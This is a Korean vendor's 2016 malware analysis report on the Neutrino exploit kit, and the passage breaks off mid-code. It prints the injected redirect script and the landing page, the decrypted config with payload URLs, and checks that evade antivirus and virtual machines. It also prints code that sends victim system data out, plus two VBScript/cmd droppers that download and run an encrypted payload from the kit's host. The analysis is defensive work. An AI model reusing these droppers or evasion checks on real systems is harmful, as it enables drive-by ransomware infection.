MALWARE ANALYSIS REPORT

No.6 | 2016 년 10 월

Subject 악성 플래시 분석 보고서(Neutrino EK)

※본 자료는 악성코드 분석을 위한 참조 자료로 활용되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

1. 개 요 **2**

1.1 배 경 2

1.2 파일 정보 2

1.3 유포 방식 3

2. 상세 분석 **4**

2.1 Neutrino Exploit Kit 4

2.2 SWF 파일 분석 6

3. 결 론 17

1. 개 요

1.1 배 경

최근 증가세에 있는 Exploit Kit(이하 EK) 중 하나인 Neutrino EK 에서 사용하는 Flash Player 파일을 분석하여 해당 EK의 공격 대상이 되는 실행 환경을 파악하고, 대응 방안을 마련한다.


1.2 파일 정보

Name	**Neutrino landing.html (가칭)**
Type	HTML 파일
Behavior	Neutrino exploit kit landing page
SHA-256	2c376b8976fee266e894db49d5819b32765f6521a1f6d809830d1426a2ca41e1
Description	woman-disappear-11798677.swf 로드

Name	**woman-disappear-11798677.swf**
Type	Flash player 파일(swf)
Behavior	Flash exploit
SHA-256	ff3889a991e7ddea35b67db40a186a1b5c99113cacfbc4e3bcce20bbfccce37f
Description	IE exploit 및 Flash exploit 을 이용하여 payload 다운로드

Name	**Payload.exe (가칭)**
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	433787c491e8b3534c1b477615f619fcdb1dc4881d305b5941ea965de945d5cc
Description	Locky Ransomware

1.3 유포 방식



[Neutrino 탐지 사례]

No.	URL	Exploit Kit
1	http://www.sukim.kr	Neutrino
2	http://computerrepairservice.net	Neutrino

2. 상세 분석

2.1 Neutrino Exploit Kit

1. 손상된 웹 페이지

Neutrino EK 은 공개된 웹 사이트에 악성 JavaScript 코드를 삽입하여 랜딩 페이지까지 redirect 시킨다. 방식은 아래와 같이 iframe tag가 바로 삽입되는 방식과 플래시 파일을 로드하여 내부 ActionScript에서 redirection을 발생시키는 방식이 있다.

[Iframe tag 삽입]

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.9.22.101	46.101.93.53	TCP	66	49200→80 [SYN] Seq=0 Win…
2	0.200937	46.101.93.53	10.9.22.101	TCP	60	80→49200 [SYN, ACK] Seq=…
3	0.201153	10.9.22.101	46.101.93.53	TCP	60	49200→80 [ACK] Seq=1 Ack…
4	0.201398	10.9.22.101	46.101.93.53	HTTP	350	GET /blog.js HTTP/1.1
5	0.201478	46.101.93.53	10.9.22.101	TCP	60	80→49200 [ACK] Seq=1 Ack…
6	0.426339	46.101.93.53	10.9.22.101	HTTP	453	HTTP/1.1 200 OK (text/j…
7	0.426664	10.9.22.101	46.101.93.53	TCP	60	49200→80 [ACK] Seq=297 A…
351	65.399010	46.101.93.53	10.9.22.101	TCP	60	80→49200 [FIN, PSH, ACK]…
352	65.399210	10.9.22.101	46.101.93.53	TCP	60	49200→80 [ACK] Seq=297 A…
393	143.008088	10.9.22.101	46.101.93.53	TCP	60	49200→80 [FIN, ACK] Seq=…
394	143.008093	46.101.93.53	10.9.22.101	TCP	60	80→49200 [ACK] Seq=401 A…

```
HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Thu, 22 Sep 2016 12:30:46 GMT
Content-Type: text/javascript
Content-Length: 188
Connection: keep-alive
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip

document.write('<div style="position:absolute;  width: 379px; height: 384px; left: 0px;
top: -706px;"> <div><iframe src="http://ujthdv.grandlinda.top/virtue/ZXJ1cWc" width=292
height=263 ></i'+'frame> </div></div>');
```

<그림 1. Script injection – blog.js>

웹 페이지에 blog.js 파일을 호출하는 스크립트를 삽입하여 js 파일을 호출하고, 호출된 js 파일에서는 iframe tag를 이용하여 랜딩 페이지로 redirect 시킨다.

[Flash redirection]

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="xlupfty" codebase="
http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0" width="42" height="36" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="
http://patapa.xyz/yprccir9in6ede9rcmebpaokrcbr3kia-mmrssmirinf9f-nom7bt2aa2bm1memfksmpne2ct6kraprkeitp2t-0fi5m-lfpfrile/"/><param name=
"quality" value="high"/><param name="bgcolor" value="#ffffff"/><param name="wmode" value="opaque"/>
<embed src="http://patapa.xyz/yprccir9in6ede9rcmebpaokrcbr3kia-mmrssmirinf9f-nom7bt2aa2bm1memfksmpne2ct6kraprkeitp2t-0fi5m-lfpfrile/" quality=
"high" bgcolor="#ffffff"  name="xlupfty" width="35" height="42" align="middle" allowScriptAccess="always" play="true" type=
"application/x-shockwave-flash" pluginspage="http://www.macromedia.com/go/getflashplayer" wmode="opaque"/></object>
```

<그림 2. 플래시 파일 로드>

플래시 파일을 이용하여 최종 랜딩 페이지까지 가기 위한 redirection을 발생 시킨다.

```
1
2  setTimeout(function(){
3      var d = document.createElement('div');
4      var ua=navigator.userAgent.toLowerCase();
5
6      if ((ua.indexOf('msie')!= -1) || (ua.indexOf('rv:11')!= -1)) {
7          var arr = ['html','htm','jpeg','png','jpg','gif','js'];
8      }
9
10 setTimeout(function()
11 {
12    var d = document.createElement('div');
13    var ua=navigator.userAgent.toLowerCase();
14    if ((ua.indexOf('msie')!= -1) || (ua.indexOf('rv:11')!= -1))
15    {
16       var arr = ['html','htm','jpeg','png','jpg','gif','js'];
17       var keylist='abcdefghijklmnopqrstuvwxyz';
18       var temp='';
19       var rand = Math.floor(Math.random() * arr.length);
20       temp='';
21       plength=Math.floor(Math.random() * (10 - 3 + 1)) + 3;
22       for (i=0;i<plength;i++) temp+=keylist.charAt(Math.floor(Math.random()*keylist.length));
23       temp+='.'+arr[rand];
24
25       d.id='counter_value';
26       d.style.position = 'absolute';
27       d.style.left = '700px';
28       d.style.top = '-1000px';
29       d.innerHTML = '<iframe src="'+temp+'"></iframe>';
30       document.body.appendChild(d);
31    }
32 },55);
```

<그림 3. Redirect 플래시 파일 내부 코드>

난독화된 문자열을 난독화 해제하면 위와 같은 JavaScript 코드가 나오게 되는데, 플래시 파일의 ActionScript 내부에서 ExternalInterface.call 메소드을 이용하여 해당 코드를 실행하게 된다.

JavaScript 코드 내용

- 현재 domain에 랜덤 함수로 얻어진 파일 이름을 더하여 iframe tag로 호출

2. 랜딩 페이지

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<body>
<div class="navbar-header">
    <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
        <span class="sr-only">Toggle navigation</span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <object height="231" name="jvnlt" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="
        http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=10,1,52,0" id="jvnlt" width="309">
            <param name="movie" value="/change/woman-disappear-11798677.swf"/>
            <param value="#03227b" name="bgcolor"/>
            <param name="allowScriptAccess" value="always"/>
            <embed loop="false" allowScriptAccess="sameDomain" name="noijjgv" width="309" play="true" type="application/x-shockwave-flash" src=
            "/change/woman-disappear-11798677.swf" height="231" id="noijjgv" pluginspage="http://www.macromedia.com/go/getflashplayer" align="middle" quality="high"/>
        </object>
    </button>
    <form  id="select-download" method="GET">
        <select name="theme" id="select-theme" class="selectpicker">
            <option  value="antelope-minimal-wordpress-blog">Antelope Minimal WordPress Blog</option>
            <option  value="free-ethanol-portfolio">Free! &#8211; Ethanol Portfolio</option>
            <option  value="free-awesomess-portfolio">Free! &#8211; Awesomess Portfolio</option>
            <option  value="free-spirit8-html">Free! &#8211; Spirit8 HTML</option>
            <option selected = "selected" value="arcadia-portfolio-template">Arcadia Portfolio</option>
            <option  value="bloggler-creative-wordpress-blog">Bloggler WordPress</option>
            <option  value="free-minimal-ui-kit">Free Minimal UI Kit</option>
            <option  value="sailor-creative-portfolio-template">Sailor Creative Theme</option>
            <option  value="bloggler-creative-blog">Bloggler Creative Blog</option>
            <option  value="awesome-photography-wordpress-theme">Awesome Photography</option>
        </select>
    </form>
    <script>

    </script>
    <a class="navbar-brand" href=""></a>
</div>
</body>
</html>
```

<그림 4. Neutrino EK 랜딩 페이지>


Neutrino EK의 랜딩 페이지는 보안 장비의 탐지에서 벗어나기 위해 매우 단순한 구조로 되어 있으며, 하나의 SWF 파일을 실행 시키는 형태로 되어 있다.

2.2 SWF 파일 분석

Neutrino EK은 위에서 기술한 것과 같이 하나의 SWF 파일만 실행시키는데, 이 하나의 SWF 파일에 다수의 Exploit 들을 넣어놓고 피해자의 시스템 환경을 파악한 후 어떤 Exploit을 실행할지 결정하는 구조로 되어 있다.

1. 첫 번째 SWF 파일

랜딩 페이지에서 실행되는 SWF 파일은 난독화 해제와 쓰레기 코드를 제거 후 내부의 ActionScript를 확인할 수 있다.



<그림 5. 첫 번째 SWF 파일>

[주요 동작]

1) BinaryData에서 암호화된 SWF Data 부분을 복호화 후 메모리에 로딩한다.

- 복호화 : RC4 알고리즘 사용


```
{
  "link":{
    "pnw8":"http:\/\/ujthdv.grandlinda.top\/your\/1536199\/brown-none-strike-self-comrade-amongst-group-mansion-snarl",
    "pnw22":"http:\/\/ujthdv.grandlinda.top\/hungry\/south-30357544",
    "pnw23":"http:\/\/ujthdv.grandlinda.top\/article\/1064638\/marvellous-trail-speed-plant-sing-stab-money",
    "pnw24":"http:\/\/ujthdv.grandlinda.top\/small\/1406927\/coin-castle-bargain-message-beer-secure-rabbit",
    "pnw25":"http:\/\/ujthdv.grandlinda.top\/coast\/dnZkd3R5",
    "jsPing":"http:\/\/ujthdv.grandlinda.top\/ignore\/1664665\/happiness-beat-mortal-song-feeble-clatter",
    "flPing":"http:\/\/ujthdv.grandlinda.top\/annoy\/unpleasant-19644097",
    "bot":"http:\/\/ujthdv.grandlinda.top\/1973\/07\/21\/visitor\/quiet-mankind-smart-fifth-history-attack.html",
    "soft":"http:\/\/ujthdv.grandlinda.top\/2003\/09\/03\/shelter\/cottage\/morrow-student-snap.html",
    "backUrl":""
  },
  "exploit":{
    "nw8":{
      "enabled":true
    },
    "nw22":{
      "enabled":true
    },
    "nw23":{
      "enabled":true
    },
    "nw24":{
      "enabled":true
    },
    "nw25":{
      "enabled":true
    }
  },
  "key":{
    "payload":"bqhgrdazxe"
  },
  "debug":{
    "flash":false
  },
  "marker":"rtConfig"
}
```


<그림 6. Json 형식의 Parameter>

2) JSON 데이터를 Parameter로 두 번째 SWF 파일 내부의 함수를 호출한다.
- <그림 5>의 전달 인자 부분을 복호화하여 Parameter로 사용
- Parameter : <그림 6>과 같이 exploit code 실행 시 참조하는 설정 파일, payload 요청 url 및 RC4 복호화 Key가 저장되어 있다.

2. 두 번째 SWF 파일

첫 번째 SWF 파일에서 생성되어 실행되는 두 번째 SWF 파일이 Neutrino EK의 핵심 파일이며, 여러 종류의 Exploit을 발생 시키는 역할을 담당한다.

[주요 동작]

1) 시스템 환경을 체크하여 저장

```
private final function method_6() : void
{
    var _loc2_:String = String(ExternalInterface.call("function(){return window.navigator.appName;}"));
    var _loc10_:String = String(ExternalInterface.call("function(){return window.navigator.appCodeName;}"));
    var _loc5_:String = String(ExternalInterface.call("function(){return window.navigator.vendor;}"));
    var _loc1_:Boolean = ExternalInterface.call("function(){return navigator.cookieEnabled;}");
    var _loc9_:Boolean = ExternalInterface.call("function(){return !!window.callPhantom;}");
    var _loc3_:Boolean = ExternalInterface.call("function(){return !!window.Buffer;}");
    var _loc7_:Boolean = ExternalInterface.call("function(){return !!window.emit;}");
    var _loc8_:Boolean = ExternalInterface.call("function(){return !!window.spawn;}");
    var _loc4_:String = String(ExternalInterface.call("function(){return navigator.userAgent;}"));
    var _loc6_:Boolean = ExternalInterface.call("function(){return /*@cc_on!@*/false || !!document.documentMode;}");
    this.var_1 = {
       "userAgent":_loc4_,
       "cntFonts":Font.enumerateFonts(true).length,
       "cpuArchitecture":Capabilities.cpuArchitecture,
       "isDebugger":Capabilities.isDebugger,
       "playerType":Capabilities.playerType,
       "os":Capabilities.os,
       "language":Capabilities.language,
       "flashVer":Capabilities.version,
       "screenColor":Capabilities.screenColor,
       "screenDPI":Capabilities.screenDPI,
       "screenResolutionX":Capabilities.screenResolutionX,
       "screenResolutionY":Capabilities.screenResolutionY,
       "supports32BitProcesses":Capabilities.supports32BitProcesses,
       "supports64BitProcesses":Capabilities.supports64BitProcesses,
       "externalInterface":ExternalInterface.available,
       "isIe":_loc6_,
       "cookieEnabled":_loc1_,
       "appName":_loc2_,
       "appCodeName":_loc10_,
       "vendor":_loc5_,
       "isPhantom":_loc9_,
       "isNodeJs":_loc3_,
       "isCouchJs":_loc7_,
       "isRhino":_loc8_
    };
}
```

<그림 7. 시스템 환경 저장>

실행시킬 Exploit을 결정하기 위하여 피해자의 시스템 환경을 체크하여 저장한다.
저장 정보 : 운영체제 정보, 디버깅 여부, 플래시 버전, 브라우저 정보, 에뮬레이터 사용 여부 등.

2) 보안 프로그램 및 디버깅 체크

```
private final function method_10() : Boolean
{
    if(true === this.var_1.isPhantom)
    {
        return false;
    }
    if(true === this.var_1.isNodeJs)
    {
        return false;
    }
    if(true === this.var_1.isCouchJs)
    {
        return false;
    }
    if(true === this.var_1.isRhino)
    {
        return false;
    }
    if(true === this.var_1.isDebugger)
    {
        return false;
    }
    return true;
}
```

<그림 8. 디버깅 및 에뮬레이터 체크>

```
e = J('debug', false, 'maxParallelCheck', 30, 'frameName', 'myFrame');
q = [J('name', 'VirtualBox Guest Additions', 'res', 'res://C:\Program Files\Oracle\VirtualBox Guest Additions\DIFxAPI.dll/#24/123', 'type', 'vm'),
    J('name', 'VMware Tools', 'res', 'res://C:\Program Files\VMware\VMware Tools\VMToolsHook.dll/#24/2', 'type', 'vm'),
    J('name', 'Fiddler2', 'res', 'res://C:\Program Files (x86)\Fiddler2\uninst.exe/#24/1', 'type', 'tool'),
    J('name', 'Wireshark', 'res', 'res://C:\Program Files (x86)\Wireshark\wireshark.exe/#24/1', 'type', 'tool'),
    J('name', 'FFDec', 'res', 'res://C:\Program Files (x86)\FFDec\Uninstall.exe/#24/1', 'type', 'tool'),
    J('name', 'ESET NOD32 Antivirus', 'res', 'res://C:\Program Files\ESET\ESET NOD32 Antivirus\egui.exe/#24/1', 'type', 'av'),
    J('name', 'Bitdefender 2016', 'res', 'res://C:\Program Files\Bitdefender Agent\ProductAgentService.exe/#24/1', 'type', 'av')];

if (H === true) {
    return
};
j = ['VirtualBox Guest Additions', 'VMware Tools', 'Fiddler2', 'Wireshark', 'FFDec', 'ESET NOD32 Antivirus', 'Bitdefender 2016'];
```

<그림 9. 보안 프로그램 및 가상화 체크>

보안 프로그램 및 자동 분석을 피하기 위하여 아래 명시된 보안 프로그램과 가상화 툴, 디버깅 여부, 에뮬레이터를 체크한다.

['**VirtualBox Guest Additions', 'VMware Tools', 'Fiddler2', 'Wireshark', 'FFDec', 'ESET NOD32 Antivirus', 'Bitdefender 2016**']

['**isPhantom', 'isNodeJs', 'isCouchJs', 'isRhino', 'isDebugger**']

3) 시스템 정보 전송

```
//브라우저 정보 RC4 암호화하여 전송
private final function method_4(param1:String, param2:ByteArray) : void
{
    var _loc4_:URLRequest = new URLRequest(param1); // param1 -> URL
    var _loc3_:URLLoader = new URLLoader();
    _loc4_.contentType = "application/octet-stream";
    _loc4_.method = "POST";
    _loc4_.data = param2; // RC4 암호화된 브라우저 정보
    try
    {
        _loc3_.load(_loc4_);
        return;
    }
```

<그림 10. 시스템 정보 전송>

1번에서 저장한 시스템 환경을 공격자의 서버로 전송한다.

[전송 URL]
"http://ujthdv.grandlinda.top/1973/07/21/visitor/quiet-mankind-smart-fifth-history-attack.html"

3) Exploit Code 복호화

```
public final function onSuccess(param1:String, param2:int) : void
{
    var _loc4_:class_6 = new class_6(this.var_2,this.var_1); // CVE-2016-0189

    var _loc3_:class_8 = new class_8(this.var_2,this.var_1); // CVE-2014-6332

    var _loc7_:class_3 = new class_3(this.var_2,this.var_1); // CVE-2015-8651
    addChild(_loc7_);

    var _loc6_:class_4 = new class_4(this.var_2,this.var_1); // CVE-2016-1019
    addChild(_loc6_);

    var _loc5_:class_5 = new class_5(this.var_2,this.var_1); // CVE-2016-4117
    addChild(_loc5_);

    if(false === _loc4_.method_1() && false === _loc3_.method_1() && false === _loc7_.method_1() && false === _loc6_.method_1() && false === _loc5_.method_1())
    {
        if("" != this.var_2.link.backUrl)
        {
            ExternalInterface.call("function (){ window.location = \'" + this.var_2.link.backUrl + "\'; }");
        }
    }
}
```

<그림 11. Exploit Code 복호화>

보안 프로그램 및 디버깅 체크 후에 Exploit code 복호화 및 실행 루틴이 진행된다. 모든 code는 BinaryData의 암호화된 데이터를 RC4 알고리즘을 이용하여 복호화 한다.

사용하는 Exploit 종류는
[**CVE-2016-0189**], [**CVE-2014-6332**], [**CVE-2015-8651**], [**CVE-2016-1019**], [**CVE-2016-4117**]

총 5종류가 사용되며, 각각의 실행 루틴은 아래와 같다.

[CVE-2016-0189]

```
// windows xp 이외 진행
this.var_8 = "hvxgiep857520"; //RC4 Key
var _loc5_:ByteArray = new var_4() as ByteArray;

_loc5_ = class_2.method_2(_loc5_,this.var_8); // RC4 decryption
_loc5_.uncompress("deflate");
var _loc3_:String = _loc5_.toString();
var _loc4_:String = "var iframe  = document.createElement(\'iframe\');iframe.style.width  = \'50px\';iframe.style.height =
\'50px\';document.body.appendChild(iframe);iframe.contentWindow.contents = unescape(\'%embedHtml%\');iframe.src = \'javascript:window.contents\';";
_loc3_ = _loc3_.replace("%payloadUrl%",this.var_2.link.pnw25);
_loc3_ = _loc3_.replace("%payloadRc4Key%",this.var_2.key.payload);
_loc4_ = _loc4_.replace("%embedHtml%",escape(_loc3_));
ExternalInterface.call("function (){" + _loc4_ + "}");
}

public final function method_1() : Boolean
{
if("Windows XP" !== Capabilities.os) // Windows XP 가 아니면 true return
{
   return true;
}
if(false === this.var_1.isIe) // Internet Explorer Check
{
   return false;
}
return false;
}
```

<그림 12. CVE-2016-0189>

Windows XP 이후에 나온 모든 운영체제에서 실행되며 사용하는 취약점은 CVE-2016-0189 이다. 해당 취약점은 Internet Explorer에서 발생하는 취약점이기 때문에 현재 브라우저가 Internet Explorer인지 체크 후에 동작한다.

실행 운영체제 : Vista, 2008, 7, 2008R2, 8, 8.1, 2012, 2012R2, 10
영향 받는 IE 버전 : IE 9, IE 10, IE 11

```
function fire()
  On Error Resume Next
  Set w=CreateObject("WScript.Shell")
  key="bqhgrdazxe"
  url="http://uithdv.grandlinda.top/coast/dnZkd3R5"
  uas=Navigator.UserAgent
  str="cmd.exe /q /c cd /d "%tmp%" && echo function Y(k,e){for(var
  l=0,n,c=[],F=255,S=String,q=[],b=0;256^b;b++)c[b]=b;for(b=0;256^b;b++)l=l+c[b]+e.charCodeAt(b%e.length)^&F,n=c[b],c[b]=c[l],c[l]=n;for(var
  p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.charCodeAt(p)^^c[c[b]+c[l]^&F]));return q.join("")};try{var u=WScript,S="vetof",q=a("
  Scripting.FileSystemObject"),M="indexOf",m=u.Arguments,e="WinHTTP",j=a("WScript.Shell"),s=a("\x41D\x4f\x44B\x2e\x53\x74\x72e\x61\x6d"),x=q.GetTempName()+".",p="exe",n=0,k2=u["\x53\
  x63ript\x46\x75ll\x4e\x61me"],E="."+p;s.Type=2;s.Charset="iso-8859-1";S+="ile";s.Open();v=h(m);d=v.charCodeAt(027+v[M]("\x50E"+"\x00\x00"));s.WriteText(v);if(31^d){var z=1;x+="dll
  "}else x+=p;S="Sa"+S;s[S](x,2);s.Close();z^&^&(x="regsvr32"+E+" /s "+x);j["\x72u\x6e"]("cmd"+E+" /c "+x,0)}catch(cr){;}q["\x64\x65lete\x46\x69le"](k2);function a(o){return new
  ActiveXObject(o)}function h(k){var y=a(e+"."+e+"Request.5.1");y.setProxy(n);y.open("GE\x54",k(1),n);y.Option(n)=k(2);y.send();if(200==y.status)return
  Y(y.responseText,k(n))};>OpsdE0fH.dat && start wscript //B //E:JScript OpsdE0fH.dat " "bqhgrdazxe" "http://uithdv.grandlinda.top/coast/dnZkd3R5" "Navigator.UserAgent"
  w.Run str,0
end function
```

<그림 13. Payload 요청 및 실행 코드>

Jscript 및 VBScript 엔진의 랜더링 방식에 존재하는 원격 코드 실행 취약점에 의해서 <그림 12>의 코드가 실행되며, 설정 파일에서 가져온 URL로 payload 요청하여 다운로드 후 실행 시킨다.

[CVE-2014-6332]

```
    this.var_8 = "hvxgiep857520"; // RC4 Key
    var _loc5_:ByteArray = new var_4() as ByteArray;
    _loc5_ = class_2.method_2(_loc5_,this.var_8); // RC4 decryption
    _loc5_.uncompress("deflate");
    var _loc3_:String = _loc5_.toString();
    var _loc4_:String = "var iframe  = document.createElement(\'iframe\');iframe.style.width  = \'50px\';iframe.style.height =
    \'50px\';document.body.appendChild(iframe);iframe.contentWindow.contents = unescape(\'%embedHtml%\');iframe.src = \'javascript:window.contents\';";
    _loc3_ = _loc3_.replace("%payloadUrl%",this.var_2.link.pnw8);
    _loc3_ = _loc3_.replace("%payloadRc4Key%",this.var_2.key.payload);
    _loc4_ = _loc4_.replace("%embedHtml%",escape(_loc3_));
    ExternalInterface.call("function (){" + _loc4_ + "}");
}

public final function method_1() : Boolean // Windows XP 일때 true return
{
    if("Windows Vista" !== Capabilities.os && "Windows 7" !== Capabilities.os && "Windows 8" !== Capabilities.os && "Windows 8.1" !== Capabilities.os &&
    "Windows 10" !== Capabilities.os)
    {
        return false;
    }
    return true;
}
```

<그림 14. CVE-2014-6332>

Windows XP에서 실행되며 사용하는 취약점은 CVE-2014-6332 이다. 해당 취약점은 Windows XP 이후에 나온 운영체제에서는 모두 패치가 되었지만 XP는 지원 종료로 인하여 계속 취약점이 존재하기 때문에 Windows XP에서는 해당 취약점을 이용한다.

실행 운영체제 : Windows XP

```
function fire()
    On Error Resume Next
    Set w=CreateObject("WScript.Shell")
    key="bqhgrdazxe"
    url="http://ujthdv.grandlinda.top/coast/dnZkd3R5"
    uas=Navigator.UserAgent
    str="cmd.exe /q /c cd /d "%tmp%" && echo function Y(k,e){for(var
    l=0,n,c=[],F=255,S=String,q=[],b=0;256^>b;b++)c[b]=b;for(b=0;256^>b;b++)l=l+c[b]+e.charCodeAt(b%e.length)^&F,n=c[b],c[b]=c[l],c[l]=n;for(var
    p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.charCodeAt(p)^^c[c[b]+c[l]^&F]));return q.join("")};try{var
    u=WScript,S="vetof",q=a("Scripting.FileSystemObject"),M="indexOf",m=u.Arguments,e="WinHTTP",j=a("WScript.Shell"),s=a("\x41D\x4f\x44B\x2e\x53\x74\x72e\x61\
    x6d"),x=q.GetTempName()+".",p="exe",n=0,k2=u["\x53\x63ript\x46\x75ll\x4e\x61me"],E="."+p;s.Type=2;s.Charset="iso-8859-1";S+="ile
    ";s.Open();v=h(m);d=v.charCodeAt(027+v[M]("\x50E"+"\x00\x00"));s.WriteText(v);if(31^<d){var z=1;x+="dll"}else x+=p;S="Sa"+S;s[S](x,2);s.Close();z^&^&(x="
    regsvr32"+E+" /s "+x);j["\x72u\x6e"]("cmd"+E+" /c "+x,0)}catch(cr){;}q["\x64\x65lete\x46\x69le"](k2);function a(o){return new ActiveXObject(o)}function
    h(k){var y=a(e+"."+e+"Request.5.1");y.setProxy(n);y.open("GE\x54",k(1),n);y.Option(n)=k(2);y.send();if(200==y.status)return
    Y(y.responseText,k(n))};>OpsdE0fH.dat && start wscript //B //E:JScript OpsdE0fH.dat " bqhgrdazxe" "http://ujthdv.grandlinda.top/coast/dnZkd3R5"
    "Navigator.UserAgent"
    w.Run str,0
end function
```

<그림 15. Payload 요청 및 실행 코드>

취약점에 의해서 실행되는 코드이며, 설정 파일에서 가져온 URL에 payload를 요청하여 다운로드 후 실행 시킨다.

[CVE-2015-8651]

```
private final function method_3(param1:Event = null) : void
{
   removeEventListener("addedToStage",this.method_3);
   var _loc2_:ByteArray = new var_5() as ByteArray;
   _loc2_ = class_2.method_2(_loc2_,this.var_8); // Exploit SWF 복호화
   var _loc3_:SharedObject = SharedObject.getLocal("nw22"); // sharedObject 생성
   _loc3_.clear();
   _loc3_.data["nw22"] = {
